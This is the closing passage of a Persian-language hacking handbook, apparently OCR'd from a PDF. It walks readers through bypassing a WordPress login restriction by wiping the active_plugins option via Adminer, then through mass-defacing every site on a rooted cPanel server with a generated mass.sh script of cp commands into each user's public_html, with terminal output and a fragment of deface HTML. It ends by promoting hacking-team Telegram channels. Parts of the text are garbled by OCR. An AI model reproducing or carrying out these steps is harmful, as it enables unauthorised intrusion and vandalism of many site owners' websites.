| wp-login.php         | 47.98 KB | 2022-11-02 11:17:31 | web12673/client11748 | 0644 >> -rw-r--r-- | R TED X |
| wp-mail.php          | 8.32 KB  | 2022-10-18 02:38:25 | web12673/client11748 | 0644 >> -rw-r--r-- | R TED X |
| wp-settings.php      | 24.01 KB | 2022-11-02 11:17:31 | web12673/client11748 | 0644 >> -rw-r--r-- | R TED X |
| wp-signup.php        | 33.54 KB | 2022-11-02 11:17:31 | web12673/client11748 | 0644 >> -rw-r--r-- | R TED X |
| wp-trackback.php     | 4.80 KB  | 2022-11-02 11:17:31 | web12673/client11748 | 0644 >> -rw-       |         |

PIC 26

این برای شما یک محدودیت است و باید از این محدودیت عبور کنید برای دور زدن این محدودیت وارد پایگاه داده هدف شده و به جدول `active_plugins` و سپس به ستون های `active_plugins` و `options` بروید.

|                                | edit | posts_per_page            | 10   |
|--------------------------------|------|---------------------------|--|
| select wp_wiflrs               | edit | date_format               | F:j, Y   |
| select wp_wiflrs_2fa_secrets   | edit | time_format               | g:i a  |
| select wp_wiflrs_settings      | edit | links_updated_date_format | F:j, Y g:i a   |
| select wp_wiflrs_notifications | edit | comment_moderation        | 0  |
| select wp_wiflrs_pendingissues | edit | moderation_notify         | 1  |
| select wp_wiflrs_reversecache  | edit | permalink_structure       | /%year%/%monthnum%/%day%/%postname%  |
| select wp_wiflrs_niccache      | edit | rewrite_rules             | a:11:{s:11:"sitemap.xml";s:33:"index.php?aiorl=1&url="}}   |
| select wp_wiflrs_status        | edit | hack_file                 | 0  |
| select wp_wiflrs_trafficates   | edit | blog_charset              | UTF-8  |
| select wp_wiflrs_wpfb          | edit | moderation_keys           |  |
| select wp_wiflrs_wpmal         | edit | active_plugins            | a:11:{i:0;s:34:"advanced-custom-fields-pro/acf";i:1;s:22:"akismet/akismet";i:2;s:22:"jetpack/jetpack";i:3;s:22:"wpsnippets/wpsnippets";i:4;s:22:"wpsnippets/wpsnippets";i:5;s:22:"wpsnippets/wpsnippets";i:6;s:22:"wpsnippets/wpsnippets";i:7;s:22:"wpsnippets/wpsnippets";i:8;s:22:"wpsnippets/wpsnippets";i:9;s:22:"wpsnippets/wpsnippets";i:10;s:22:"wpsnippets/wpsnippets";}   |
| select wp_wiflrs_tasks_meta    | edit | category_base             |  |
|                                | edit | ping_sites                | http://rpc.pingomatic.com/   |
|                                | edit | comment_max_links         | 2  |
|                                | edit | gmt_offset                | 0  |
|                                | edit | default_email_category    | 1  |
|                                | edit | recently_edited           | a:5:{i:0;s:79:"/var/www/clients/client11748/websitename/wp-content/themes/child-theme/functions.php";i:1;s:79:"/var/www/clients/client11748/websitename/wp-content/themes/child-theme/functions.php";i:2;s:79:"/var/www/clients/client11748/websitename/wp-content/themes/child-theme/functions.php";i:3;s:79:"/var/www/clients/client11748/websitename/wp-content/themes/child-theme/functions.php";i:4;s:79:"/var/www/clients/client11748/websitename/wp-content/themes/child-theme/functions.php";} |
|                                | edit | template                  | blankslate   |
|                                | edit | stylesheet                | blankslate   |
|                                | edit | comment_registration      | 0  |

PIC 27

و روی گزینه `edit` کلیک کنید و تمام متون موجود در `active_plugins` را حذف کنید و سپس گزینه `save` را بزنید

Language: English

MySQL > rdsusa.wcuk.net > cpcadcdb > wp\_options > Edit

Logout

Adminer 4.7.6 4.8.1

DB: cpcadcdb

SQL command Import  
Export Create table

```
select wp_actionscheduler_actions
select wp_actionscheduler_claims
select wp_actionscheduler_groups
select wp_actionscheduler_logs
select wp_aioseo_notifications
select wp_aioseo_posts
select wp_commentmeta
select wp_comments
select wp_duplicator_pro_entities
select wp_duplicator_pro_packages
select wp_links
select wp_options
select wp_postmeta
select wp_posts
select wp_smush_dir_images
select wp_termmeta
select wp_terms
select wp_term_relationships
select wp_term_taxonomy
select wp_usermeta
select wp_users
select wp_wfblockediplog
```

option\_id: 33  
option\_name: active\_plugins  
option\_value: Clear  
autoload: yes


Save Save and continue edit Delete

**PIC 28**

و حالا به مسیر زیر بروید

[site.com/wp-login.php](http://site.com/wp-login.php)


اکنون می بینید که این محدودیت دور زده شده و در صفحه ورود به پنل مدیریت محتوای وردپرس هستید




اما اگر این اتفاق برای شما نیفتاد و صفحه ورود برای شما نشان داده نشد و فایل wp-login.php حذف نشده بود بدانید مشکل از قانون و رول هایی است که در .htaccess اضافه شده و یا مشکل چیز دیگریست.

# **How to Mass Deface Websites on the server after gaining root access**


ممکن است شما از یک سرور دسترسی روت بگیرید و روی سرور چند صد وبسایت وجود داشته باشد که دیفیس کردن تک تک سایت ها برای شما زمان برو و سخت باشد برای اینکه بتوانیم در سریع ترین زمان این کار را انجام دهیم باید سرور را mass deface کنیم برای این کار ابتدا وارد سایت Revers ip domain Check میرویم و بعد به قسمت yougetsignal.com میشویم و ایپی سرور را وارد میکنیم و بعد روی Check کلیک میکنیم تا وبسایت های روی سایت برای ما نمایش داده شود.



و بعد از طریق putty وارد سرور خود میشویم و به مسری که سایت ها در آن قرار دارند میرویم در اینجا روی سرور cpanel نصب هست پس سایتی را روی سرور در مسیر /home قرار میگیریم.



همانطور که در عکس بالا میبینید با دستور `cd /home` وارد `/home` میشویم و سپس با دستور `ls` یوزر وبسایت های روی سرور را مشاهده میکنیم سپس یوزر ها را کپی میکنیم و در یک فایل تکست قرارشون میدیم و به این صورت آن ها را ادیت میکنیم



```
cp ix.html /home/aingenie/public_html  
cp ix.html /home/agencias/public_html  
cp ix.html /home/agencom/public_html  
cp ix.html /home/aingenie/public_html  
cp ix.html /home/atitude/public_html  
cp ix.html /home/avancorr/public_html  
cp ix.html /home/baseceng/public_html  
cp ix.html /home/bebecreas/public_html  
cp ix.html /home/bonfigli/public_html  
cp ix.html /home/boutique/public_html  
cp ix.html /home/camiciel/public_html  
cp ix.html /home/camindbr/public_html  
cp ix.html /home/campipara/public_html  
cp ix.html /home/camipcom/public_html  
cp ix.html /home/camista/public_html  
cp ix.html /home/carniate/public_html  
cp ix.html /home/carolynne/public_html  
cp ix.html /home/caasadpra/public_html  
cp ix.html /home/cazinomi/public_html  
cp ix.html /home/centrossa/public_html  
cp ix.html /home/coaching/public_html  
cp ix.html /home/consulto/public_html  
cp ix.html /home/.cpan/public_html  
cp ix.html /home/.cpanm/public_html  
cp ix.html /home/.cpcpan/public_html
```

همانطور که در عکس بالا نگاه میکنید هر یوزر را به این صورت ادیت میکنیم

`cp def.html /home/username/public_html`

فقط باید در قسمت `username` هر یوزری که در مسیر `home` بود رو قرار بدیم دقیقا مثل عکس بالا و بعد باید فایل تکست رو `save` کنیم.

بعد وارد سرور میشویم و با دستور زیر به پوشه `root` میرویم و یک پوشه دلخواه درست میکنیم



```
root@server [/home]# cd /root <----  
root@server [~]# mkdir Radikal  
root@server [~]# cd Radikal  
root@server [~/Radikal]# touch
```

`cd /root`

`mkdir your-name`

در قسمت `your-name` دلخواه خودتون رو وارد کنید و سپس وارد پوشه ای که ساختید بشید با

دستور `cd your-name`

```
root@server [/home]# cd /root
root@server [~]# mkdir Radikal
root@server [~]# cd Radikal <-----
root@server [~/Radikal]# touch ir.html
root@server [~/Radikal]#
```


PIC 111

بعد اينكه وارد پوشه اي که ساختيد شدید با دستور touch def.html ديفيس خودتون رو بسازيد

```
root@server [/home]# cd /root
root@server [~]# mkdir Radikal
root@server [~]# cd Radikal
root@server [~/Radikal]# touch ir.html <-----
root@server [~/Radikal]#
```

PIC 112

وبعد با دستور vi وارد فایل ديفيس خودتون بشيد و سورس ديفيستون رو واردش کنيد و اون رو سيو  
کنيد



```
<p class='text'>

<p class='text'>
<p class='text'>
<p class='text'>
</div>
</body>
</html>
<span style='background-color: black; color: white; font-family: monospace; font-size: 1em; padding: 2px; border-radius: 5px; display: inline-block; margin-right: 10px;'>
<span style='background-color: black; color: white; font-family: monospace; font-size: 1em; padding: 2px; border-radius: 5px; display: inline-block; margin-right: 10px;'>
<marquee background-color: black; color: white; font-family: monospace; font-size: 1em; padding: 2px; border-radius: 5px; display: inline-block; margin-right: 10px;'>
at nadari ha
z4L ~ !Game {
<pre>
<embed src="" type="application/x-shockwave-flash" width="100%" height="100%" allowfullscreen="true"></embed>
-- INSERT --
```

PIC 113

خب حالا با دستور nano mass.sh وارد mass.sh ميشويم و اون من هايي که داخل يك فايل تكست سيو كردیم رو کپي ميکنيم و وارد mass.sh ميکنيم و بعد با دستور shift x و سپس uو اينتر فايل mass.sh را ذخیره ميکنيم

177.85.96.164 - PuTTY

GNU nano 1.3.12 File: mass.sh Modified

```
cp ir.html /home/spinagen/public_html
cp ir.html /home/ssnegoci/public_html
cp ir.html /home/tropical/public_html
cp ir.html /home/vanioter/public_html
cp ir.html /home/villacor/public_html
cp ir.html /home/villageg/public_html
cp ir.html /home/virtfs/public_html
cp ir.html /home/vitavidy/public_html
cp ir.html /home/vivabich/public_html
cp ir.html /home/wbarquit/public_html
cp ir.html /home/wisecons/public_html
cp ir.html /home/xBrasil/public_html
cp ir.html /home/yogaenca/public_html
cp ir.html /home/yogomelc/public_html
cp ir.html /home/zyskoimo/public_html
```

<-----

PIC 114

Save modified buffer (ANSWERING "No" WILL DESTROY CHANGES) ?

Y Yes      N No      C Cancel

و بعد برای mass deface کردن دستور زیر را میزنیم :

1- chmod 777 mass.sh

2- ./mass.sh

root@server [~/Radikal]# ls

/ ir.html mass.sh

root@server [~/Radikal]# chmod 777 mass.sh <-----

root@server [~/Radikal]# ./mass.sh

cp: cannot create regular file '/home/agencias/public\_html/ir.html': Permission denied

root@server [~/Radikal]#

PIC 115

خب الان تمامی سایت های روی سرور دیفیس شدن و شما میتوانید دیفیس های خودتون رو بررسی کنید یادتونه گفتم وارد سایت yougetsignal.com بشید و سایتی را روی سرور رو بیرون بکشید خب الان تمامی اون سایت های روی سرور رو به این صورت بررسی کنید ببینید دیفیس شدن یا نه : site.com/def.html

در قسمت site.com اسم سایت های روی سرور رو قرار بدین و در قسمت def.html مشاهده خودتون رو قرار بدین و سایت های روی سرور رو به این صورت روی مرورگر بالا بیارین اونوقت میکنید که تمامی سایت ها دیفیس شدن

# سخن پایانی

دوستان امیدواریم که از خوندن این کتاب راضی بوده باشید و حال کرده باشید شاید یکم ظاهر و کیفیت طراحی این کتاب پایین بوده باشه اما چیزی از ارزش محتواش کم نمیکنه. این کتاب رو قصد داریم که آپدیت هم بکنیم که البته به شما بستگی داره یعنی اگر قرار باشه ما محتوای جدید به کتاب اضاف کنیم که بشه جلد 2 ساپورت شمارو میطلبه که چطوری پخشش کنید!

مورد بعدی هم اینکه، علمی که یاد میگیرید رو به بقیه هم یاد بدید و فکر نکنید که نه این چیزی که من بلدم و کسی نباید بلد باشه ! دیر یا زود اونی که باید یادگیره یاد میگیره پس چه بهتر که توی زمانش کمکش کنی و اونم وقتی یچیزی یادگرفت میاد به تو میگه ☺ .

انتقاد پیشنهاد مورد مشکل هرچیزی که درمورد کتاب بود رو با ما به اشتراک بزارید راه های ارتباطی ما :

- [t.me/D4LGH4CK\\_TM](https://t.me/D4LGH4CK_TM)
- [t.me/SS\\_CYBER\\_TEAM](https://t.me/SS_CYBER_TEAM)